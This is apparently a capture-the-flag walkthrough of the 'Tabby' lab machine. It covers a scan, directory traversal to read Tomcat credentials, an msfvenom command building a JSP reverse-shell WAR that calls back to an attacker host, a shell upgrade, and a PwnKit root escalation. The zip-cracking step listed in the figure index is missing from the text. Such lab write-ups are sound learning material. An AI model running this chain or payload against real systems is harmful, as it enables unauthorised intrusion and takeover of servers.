

Tabby walkthrough

Index

Index	1
List of pictures	1
Disclaimer	2
Reconnaissance	2
Initial foothold	2
User flag.....	4
Privilege escalation	6

List of pictures

Figure 1 - nMap scan results.....	2
Figure 2 - External link	3
Figure 3 - Tomcat configuration file with credentials	3
Figure 4 - Tomcat host manager GUI	4
Figure 5 - Upload malicious war file	4
Figure 6 - Reverse shell	4
Figure 7 - Interesting file.....	5
Figure 8 - Cracking zip password	5
Figure 9 - /etc/passwd file via path traversal.....	5
Figure 10 - Lateral movement.....	6
Figure 11 - Way to privesc	6
Figure 12 - Privesc and root flag	6

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Reconnaissance

The results of an initial nMap scan are the following:

```
(root@kali4du5-kali)-[/media/.../Linux/Easy/Tabby/nMap]
# nmap -sT -Pn -p- -sV -sC -O -A 10.10.10.194 -oA Tabby
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-19 19:16 AEST
Nmap scan report for 10.10.10.194
Host is up (0.031s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 45:3c:34:14:35:56:23:95:d6:83:4e:26:de:c6:5b:d9 (RSA)
|   256 89:79:3a:9c:88:b0:5c:ce:4b:79:b1:02:23:4b:44:a6 (ECDSA)
|   256 1e:e7:b9:55:dd:25:8f:72:56:e8:8e:65:d5:19:b0:8d (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Mega Hosting
8080/tcp   open  http     Apache Tomcat
|_ http-title: Apache Tomcat
|_ http-open-proxy: Proxy might be redirecting requests
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=4/19%OT=22%CT=1%CU=39789%PV=Y%DS=2%DC=T%G=Y%TM=6622
OS:369B%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)
OS:OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53C
OS:ST11NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)
OS:ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%
OS:F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T
OS:5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=
OS:Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF
OS:=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40
OS:%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   33.79 ms  10.10.14.1
2   33.88 ms  10.10.10.194

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.18 seconds
```

Figure 1 - nMap scan results

Open ports are 22, 80 and 8080. So, this box has the SSH service enabled and two web application, one running on port 80 and the other one running on port 8080. Also, nMap can provide just Linux as operative system.

Initial foothold

Analyzing the web application running on port 80, one of its links (NEWS link) would access to **megahosting.htb**, so I add this entry into my **/etc/hosts** file. When I access to this link, I see that it uses a GET parameter named **file**, as shown in the following figure:




Figure 2 - External link

I can see that **megahosting.htb** is used as email domain too. I can leverage the **file** parameter to perform a directory traversal attack. Looking for the Tomcat documentation on Internet, I found that the **/usr/share/tomcat9/etc/tomcat-users.xml** file can contain some credential. So, I try to access to this file:




Figure 3 - Tomcat configuration file with credentials

I can use these credentials to access to the host manager at the path:

http://10.10.10.194:8080/host – manager/html

The host manager looks like the following:




Figure 4 - Tomcat host manager GUI

User flag

Since I am facing Tomcat, I look for a way to upload a malicious war file. I can generate a malicious war file running the following command:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST = 10.10.14.9 LPORT  
= 5568 -f war -o revshell.war
```

So, I can upload it using curl tool, as shown in the following:




Figure 5 - Upload malicious war file

Obviously, I need an opened listener to receive connection. Also, to let the shell pop up, I just need to visit the <http://10.10.10.194:8080/tmp> URL, since I uploaded the reverse shell in the **/tmp/** path and I obtain the shell:




Figure 6 - Reverse shell

However, this is not the user that has the user flag. Looking for some interesting file in the filesystem, I found the **/var/www/html/files/16162020_backup.zip**:

In this way, I found a user called **ash**. So, I tried to become ash using the password I cracked before:

```
python3 -c 'import pty; pty.spawn("/usr/bin/bash")'
tomcat@tabby:/var/www/html/files$ id
id
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)
tomcat@tabby:/var/www/html/files$ su ash
su ash
Password: a[REDACTED]t
ash@tabby:/var/www/html/files$
```

Figure 10 - Lateral movement

Finally, I am a true user on the machine and I can retrieve the flag (I forgot the user flag screenshot).

Privilege escalation

Now it is time to escalate my privileges. To do it, I run Linpeas.sh script and I found that the sudo version is vulnerable:

```
Sudo version
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.31
```

Figure 11 - Way to privesc

So, I download the Pwnkit exploit, run it on the target machine and I obtain a root shell and flag:

```
ash@tabby:~$ ls -la
ls -la
total 908
drwxr-x--- 4 ash ash 4096 Apr 22 10:06 .
drwxr-xr-x 3 root root 4096 Aug 19 2021 ..
lrwxrwxrwx 1 root root 9 May 21 2020 .bash_history -> /dev/null
-rw-r----- 1 ash ash 220 Feb 25 2020 .bash_logout
-rw-r----- 1 ash ash 3771 Feb 25 2020 .bashrc
drwx----- 2 ash ash 4096 Aug 19 2021 .cache
-rwxrwxr-x 1 ash ash 16008 Apr 22 09:57 exploit
drwx----- 3 ash ash 4096 Apr 22 10:00 .gnupg
-rwxrwxr-x 1 ash ash 847825 Apr 15 14:11 linpeas.sh
-rw-r--r-- 1 ash ash 12288 Apr 22 09:53 .Makefile.swp
-rw-r----- 1 ash ash 807 Feb 25 2020 .profile
-rw-rw-r-- 1 ash ash 18040 Apr 22 10:05 PwnKit
-r----- 1 ash ash 33 Apr 22 08:27 user.txt
ash@tabby:~$ chmod +x PwnKit
chmod +x PwnKit
ash@tabby:~$ ./PwnKit
./PwnKit
root@tabby:/home/ash# cd /root
cd /root
root@tabby:~# cat root.txt
cat root.txt
a[REDACTED]8
root@tabby:~#
```

Figure 12 - Privesc and root flag